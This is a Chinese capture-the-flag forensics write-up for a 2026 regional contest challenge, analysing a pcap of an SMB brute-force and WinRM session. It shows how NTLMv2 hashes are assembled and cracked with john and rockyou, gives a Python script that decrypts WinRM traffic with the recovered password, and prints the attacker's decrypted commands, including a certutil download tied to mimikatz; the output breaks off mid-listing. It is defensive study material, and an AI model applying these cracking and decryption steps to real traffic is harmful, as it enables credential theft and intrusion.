第十九届软件系统安全赛CCSSSC2026华南区域赛 pth_attack

本文最后更新于 2026年4月22日 下午

题目备份:https://github.com/J-0k3r/CCSSSC-2026

smb分析


分析流量可以看到大量smb认证的流量,判断是smb认证爆破。


在第699帧后出现了成功连接的流量

1

username::domain:ntlmv2_response.chall:ntproofstr:不包含ntproofstr的ntlmv2_response值

构造hash用john和rockyou爆破明文密码

1

NTLM Server Challenge: 1bc5fc0895e43776

1
2
3
4
NTProofStr: dbd99d0c694af38fde25d4e7332e3828
Domain name: 10.10.10.201
User name: administrator
NTLMv2 Response: dbd99d0c694af38fde25d4e7332e38280101000000000000506f2734bc72dc0100000000000000000000000002000a0044004500310041005900010004005000430004001200640065003100610079002e0063006f006d0003001800500043002e00640065003100610079002e0063006f006d0005001200640065003100610079002e0063006f006d0007000800560aaa24bc72dc010000000000000000

最后拼接

1
administrator::10.10.10.201:1bc5fc0895e43776:dbd99d0c694af38fde25d4e7332e3828:0101000000000000506f2734bc72dc0100000000000000000000000002000a0044004500310041005900010004005000430004001200640065003100610079002e0063006f006d0003001800500043002e00640065003100610079002e0063006f006d0005001200640065003100610079002e0063006f006d0007000800560aaa24bc72dc010000000000000000

pass@word1,这个密码是10.10.10.201


WinRM流量

在smb后还有WinRM流量

frame1384 发现下载了mimikatz.exe

同样可以解密一下明文的ntlm密码

1
2
3
4
5
6
Username: administrator (frame 1276)
Domain: pc
ServerChallenge: cd0a6722277096c9 (frame 1273)
NTProofString: 3fa965e4d9af9a92bde5cefcdd309acb (frame 1276)
Session Key: 61b54d6014e72b71a599bbdd677c4458(frame 1276)
ModifiedNTLMv2Response: 010100000000000022a2d32cbc72dc01ff545caf96411c670000000002000a0044004500310041005900010004005000430004001200640065003100610079002e0063006f006d0003001800500043002e00640065003100610079002e0063006f006d0005001200640065003100610079002e0063006f006d000700080022a2d32cbc72dc010600040002000000080030003000000000000000000000000030000026544cc05c735b21ae876ab6adeaf35030fb649315896d1d685326c99ddb5f6b0a001000000000000000000000000000000000000900220048005400540050002f00310030002e00310030002e00310030002e00320030003100000000000000000000000000 (frame 1276)

拼接

1
administrator::pc:cd0a6722277096c9:3fa965e4d9af9a92bde5cefcdd309acb:010100000000000022a2d32cbc72dc01ff545caf96411c670000000002000a0044004500310041005900010004005000430004001200640065003100610079002e0063006f006d0003001800500043002e00640065003100610079002e0063006f006d0005001200640065003100610079002e0063006f006d000700080022a2d32cbc72dc010600040002000000080030003000000000000000000000000030000026544cc05c735b21ae876ab6adeaf35030fb649315896d1d685326c99ddb5f6b0a001000000000000000000000000000000000000900220048005400540050002f00310030002e00310030002e00310030002e00320030003100000000000000000000000000

同样是pass@word1,这个密码是pc的,并且pc=10.10.10.201

可以分析出攻击者通过pth爆破出密码后,通过WinRM来执行命令,并且下载了mimikatz。

解密WinRM流量

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
import subprocess, hashlib, hmac, struct, base64, xml.etree.ElementTree as ET, re
from ntlm_auth.ntlm import SessionSecurity

TSHARK = r"C:\Users\27728\Desktop\ctf-tools\flow analysis\CTF-NetA-V2.12.01-crack\CTF-NetA-V2.12.01\plugins\Wireshark\tshark.exe"
PCAP = '1-pth.pcapng'
password = "pass@word1"
def get_nt_hash(password):
# 1. 转换为 UTF-16LE 编码
# 2. 计算 MD4 哈希
nt_hash = hashlib.new('md4', password.encode('utf-16le')).digest()
return nt_hash.hex()

NT_HASH = bytes.fromhex(get_nt_hash(password))
NEGOTIATE_FLAGS = 0xe2888235
SESSIONS = [
{'name':'stream4','stream':4,'username':'administrator','domain':'pc','ntproofstr':'3fa965e4d9af9a92bde5cefcdd309acb','enc_session_key':'61b54d6014e72b71a599bbdd677c4458'},
{'name':'stream5','stream':5,'username':'administrator','domain':'pc','ntproofstr':'eac0fa03a412b0a3d029dcea2a386231','enc_session_key':'e77cd0055bd64e5fe587c45a01145321'},
{'name':'stream9','stream':9,'username':'administrator','domain':'pc','ntproofstr':'74a74f048964fa4a31781a5f55d4aed9','enc_session_key':'d3b900336d18e709f9e846cadd818481'},
]
NS={
's':'http://www.w3.org/2003/05/soap-envelope',
'a':'http://schemas.xmlsoap.org/ws/2004/08/addressing',
'w':'http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd',
'rsp':'http://schemas.microsoft.com/wbem/wsman/1/windows/shell',
'p':'http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd',
}

class RC4:
def __init__(self, key):
self.S=list(range(256)); j=0
for i in range(256):
j=(j+self.S[i]+key[i%len(key)])%256
self.S[i],self.S[j]=self.S[j],self.S[i]
self.i=0; self.j=0
def crypt(self,data):
out=bytearray()
for byte in data:
self.i=(self.i+1)%256
self.j=(self.j+self.S[self.i])%256
self.S[self.i],self.S[self.j]=self.S[self.j],self.S[self.i]
k=self.S[(self.S[self.i]+self.S[self.j])%256]
out.append(byte^k)
return bytes(out)

def hmac_md5(key, data):
return hmac.new(key,data,hashlib.md5).digest()

def exported_key(user, domain, ntproof, enc_sess):
resp_key = hmac_md5(NT_HASH, (user.upper()+domain).encode('utf-16-le'))
sess_base = hmac_md5(resp_key, bytes.fromhex(ntproof))
return RC4(sess_base).crypt(bytes.fromhex(enc_sess))

def extract_stream_data(stream):
cmd=[TSHARK,'-r',PCAP,'-Y',f'tcp.stream=={stream} and tcp.len>0','-T','fields','-e','ip.src','-e','tcp.payload']
res=subprocess.run(cmd,capture_output=True,text=True)
client=bytearray(); server=bytearray()
for line in res.stdout.splitlines():
if not line.strip():
continue
parts=line.split('\t')
if len(parts)<2 or not parts[1]:
continue
try:
data=bytes.fromhex(parts[1].replace(':','"''"'))
except Exception:
continue
if parts[0]=='10.10.10.80': client.extend(data)
else: server.extend(data)
return bytes(client), bytes(server)

def extract_messages(data):
msgs=[]
markers=[b'Content-Type: application/octet-stream\r\n\r\n', b'Content-Type: application/octet-stream\r\n']
pos=0
while True:
found=[]
for m in markers:
idx=data.find(m,pos)
if idx!=-1:
found.append((idx,m))
if not found:
break
idx, marker = min(found, key=lambda x:x[0])
start=idx+len(marker)
while data[start:start+2]==b'\r\n':
start+=2
end=data.find(b'--Encrypted Boundary', start)
if end==-1:
break
payload=data[start:end]
if payload.endswith(b'\r\n'):
payload=payload[:-2]
msgs.append(payload)
pos=end+1
return msgs

def unwrap_msgs(msgs, ek, source):
ss = SessionSecurity(NEGOTIATE_FLAGS, ek, source=source)
out=[]
for i,p in enumerate(msgs):
siglen=struct.unpack('<I',p[:4])[0]
sig=p[4:20] if siglen==16 else p[:16]
enc=p[20:] if siglen==16 else p[16:]
try:
dec=ss.unwrap(enc,sig)
out.append((i,dec,None))
except Exception as e:
out.append((i,None,e))
return out

def decode_stream_text(text):
try:
return base64.b64decode(text).decode('gbk', errors='replace')
except Exception:
try:
return base64.b64decode(text).decode('utf-8', errors='replace')
except Exception:
return text

for s in SESSIONS:
ek=exported_key(s['username'],s['domain'],s['ntproofstr'],s['enc_session_key'])
cli_raw, srv_raw = extract_stream_data(s['stream'])
cli = unwrap_msgs(extract_messages(cli_raw), ek, 'server')
srv = unwrap_msgs(extract_messages(srv_raw), ek, 'client')
print('\n'+'='*30, s['name'], '='*30)
for label, seq in [('CLIENT',cli),('SERVER',srv)]:
print('\n--',label,'--')
for idx,dec,err in seq:
if err:
print(f'[{idx}] ERROR {err}')
continue
text=dec.decode('utf-8','replace')
root=ET.fromstring(text)
action = root.find('.//a:Action', NS)
if action is not None:
print(f'[{idx}] Action:', action.text.split('/')[-1])
cmd = root.find('.//rsp:CommandLine/rsp:Command', NS)
if cmd is not None:
print(' Command:', cmd.text)
args=root.findall('.//rsp:CommandLine/rsp:Arguments', NS)
if args:
print(' Args:', ' | '.join(a.text or '"''"' for a in args))
for st in root.findall('.//rsp:Stream', NS):
nm=st.attrib.get('Name')
end=st.attrib.get('End')
data=(st.text or '"''"').strip()
if data:
plain=decode_stream_text(data)
plain=plain.replace('\r','"''"')
plain=re.sub(r'\x00','"''"',plain)
print(f' Stream {nm} End={end}:')
print(plain[:1200])
for ec in root.findall('.//rsp:ExitCode', NS):
print(' ExitCode:', ec.text)

解密得到

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
============================== stream4 ==============================

-- CLIENT --
[0] Action: Create
[1] Action: Command
Command: "cmd"
[2] Action: Receive
[3] Action: Receive
[4] Action: Receive
[5] Action: Receive
[6] Action: Receive
[7] Action: Receive
[8] Action: Receive
[9] Action: Receive
[10] Action: Receive
[11] Action: Receive

-- SERVER --
[0] Action: CreateResponse
[1] Action: CommandResponse
[2] Action: ReceiveResponse
Stream stdout End=None:
Microsoft Windows [版本 6.1.7601]
Stream stdout End=None:
""

Stream stdout End=None:
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。""
""
C:\Users\Administrator.PC>
[3] Action: ReceiveResponse
Stream stdout End=None:
pc\administrator
Stream stdout End=None:
""

Stream stdout End=None:
""

Stream stdout End=None:
C:\Users\Administrator.PC>
[4] Action: ReceiveResponse
Stream stdout End=None:
""
Windows IP 配置""
""

Stream stdout End=None:
主机名 . . . . . . . . . . . . . : PC""
主 DNS 后缀 . . . . . . . . . . . : de1ay.com""

Stream stdout End=None:
节点类型 . . . . . . . . . . . . : 混合""

Stream stdout End=None:
IP 路由已启用 . . . . . . . . . . : 否""
WINS 代理已启用 . . . . . . . . . : 否""

Stream stdout End=None:
DNS 后缀搜索列表 . . . . . . . . : de1ay.com""

Stream stdout End=None:
""
以太网适配器 本地连接 5:""
""

Stream stdout End=None:
连接特定的 DNS 后缀 . . . . . . . : ""
描述. . . . . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection #5""
物理地址. . . . . . . . . . . . . : 52-54-00-41-4A-45""
DHCP 已启用 . . . . . . . . . . . : 否""
自动配置已启用. . . . . . . . . . : 是""
本地链接 IPv6 地址. . . . . . . . : fe80::d8db:a779:15b7:3086%20(首选) ""
IPv4 地址 . . . . . . . . . . . . : 10.10.10.201(首选) ""
子网掩码 . . . . . . . . . . . . : 255.255.255.0""
默认网关. . . . . . . . . . . . . : ""
DHCPv6 IAID . . . . . . . . . . . : 458380288""
DHCPv6 客户端 DUID . . . . . . . : 00-01-00-01-25-07-6C-31-00-0C-29-9E-7B-70""
DNS 服务器 . . . . . . . . . . . : 10.10.10.10""
TCPIP 上的 NetBIOS . . . . . . . : 已启用""
""
以太网适配器 本地连接 4:""
""
连接特定的 DNS 后缀 . . . . . . . : ""
描述. . . . . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection #4""
物理地址. . . . . . . . . . . . . : 52-54-00-41-4A-44""
DHCP 已启用 . . . . . . . . . . . : 否""
自动配置已启用. . . . . . . . . . : 是""
本地链接 IPv6 地址. . . . . . . . : fe80::9176:1eee:fe21:d554%19(首选) ""
IPv4 地址 . . . . . . . . . . . . : 192.168.242.63(首选) ""

Stream stdout End=None:
子网掩码 . . . . . . . . . . . . : 255.255.255.0""

Stream stdout End=None:
默认网关. . . . . . . . . . . . . : 192.168.242.168""
DHCPv6 IAID . . . . . . . . . . . : 408048640""
DHCPv6 客户端 DUID . . . . . . . : 00-01-00-01-25-07-6C-31-00-0C-29-9E-7B-70""
DNS 服务器 . . . . . . . . . . . : fec0:0:0:ffff::1%1""
fec0:0:0:ffff::2%1""
fec0:0:0:ffff::3%1""
TCPIP 上的 NetBIOS . . . . . . . : 已启用""
""
以太网适配器 本地连接 3:""
""
连接特定的 DNS 后缀 . . . . . . . : ""
描述. . . . . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection #3""
物理地址. . . . . . . . . . . . . : 52-54-00-41-4A-46""
DHCP 已启用 . . . . . . . . . . . : 是""
自动配置已启用. . . . . . . . . . : 是""
本地站点的 IPv6 地址. . . . . . . : fec0::9131:a939:1e87:ccd0%1(首选) ""
本地链接 IPv6 地址. . . . . . . . : fe80::9131:a939:1e87:ccd0%18(首选) ""
IPv4 地址 . . . . . . . . . . . . : 10.0.2.15(首选) ""

Stream stdout End=None:
子网掩码 . . . . . . . . . . . . : 255.255.255.0""

Stream stdout End=None:
获得租约的时间 . . . . . . . . . : 2025年12月22日 4:13:51""
租约过期的时间 . . . . . . . . . : 2025年12月23日 4:14:46""
默认网关. . . . . . . . . . . . . : fe80::2%18""
DHCP 服务器 . . . . . . . . . . . : 10.0.2.2""
DNS 服务器 . . . . . . . . . . . : 10.0.2.3""
TCPIP 上的 NetBIOS . . . . . . . : 已启用""
""
隧道适配器 isatap.{B0504C3B-D107-4C24-B009-551D39B58C97}:""
""
媒体状态 . . . . . . . . . . . . : 媒体已断开""
连接特定的 DNS 后缀 . . . . . . . : ""
描述. . . . . . . . . . . . . . . : Microsoft ISATAP Adapter""
物理地址. . . . . . . . . . . . . : 00-00-00-00-00-00-00-E0""
DHCP 已启用 . . . . . . . . . . . : 否""
自动配置已启用. . . . . . . . . . : 是""
""
隧道适配器 isatap.{C6A0F3CF-2827-44DC-B60B-D8332C4938AA}:""
""
媒体状态 . . . . . . . . . . . . : 媒体已断开""
连接特定的 DNS 后缀 . . . . . . . : ""
描述. . . . . . . . . . . . . . . : Microsoft ISATAP Adapter #2""
物理地址. . . . . . . . . . . . . : 00-00-00-00-00-00-00-E0""
DHCP 已启用 . . . . . . . . . . . : 否""
自动配置已启用. . . . . . . . . . : 是""
""
隧道适配器 isatap.{68DFDB8C-CD53-4196-85E5-6E8EA5138D07}:""
""
媒体状态 . . . . . . . . . . . . : 媒体已断开""
连接特定的 DNS 后缀 . . . . . . . : ""
描述. . . . . . . . . . . . . . . : Microsoft ISATAP Adapter #3""
物理地址. . . . . .
[5] Action: ReceiveResponse
Stream stdout End=None:
""

Stream stdout End=None:
C:\Users\Administrator.PC>
[6] Action: ReceiveResponse
Stream stdout End=None:
**** 联机 ****""

[7] Action: ReceiveResponse
Stream stdout End=None:
CertUtil: -URLCache 命令成功完成。
Stream stdout End=None:
""

Stream stdout End=None:
""

Stream stdout End=None:
C:\Users\Administrator.PC>
[8] Action: ReceiveResponse
Stream stdout End=None:
驱动器 C 中的卷没有标签。""

Stream stdout End=None:
卷的序列号是 B883-EBAA""
""
C:\Users\Administrator.PC 的目录""
""
2025/12/22 04:57 <DIR> .""
2025/12/22 04:57 <DIR> ..""
2009/07/14 10:04 <DIR> Desktop""
2025/12/22 04:53 <DIR> Documents""
2009/07/14 10:04 <DIR> Downloads""
2009/07/14 10:04 <DIR> Favorites""
2009/07/14 10:04 <DIR> Links""
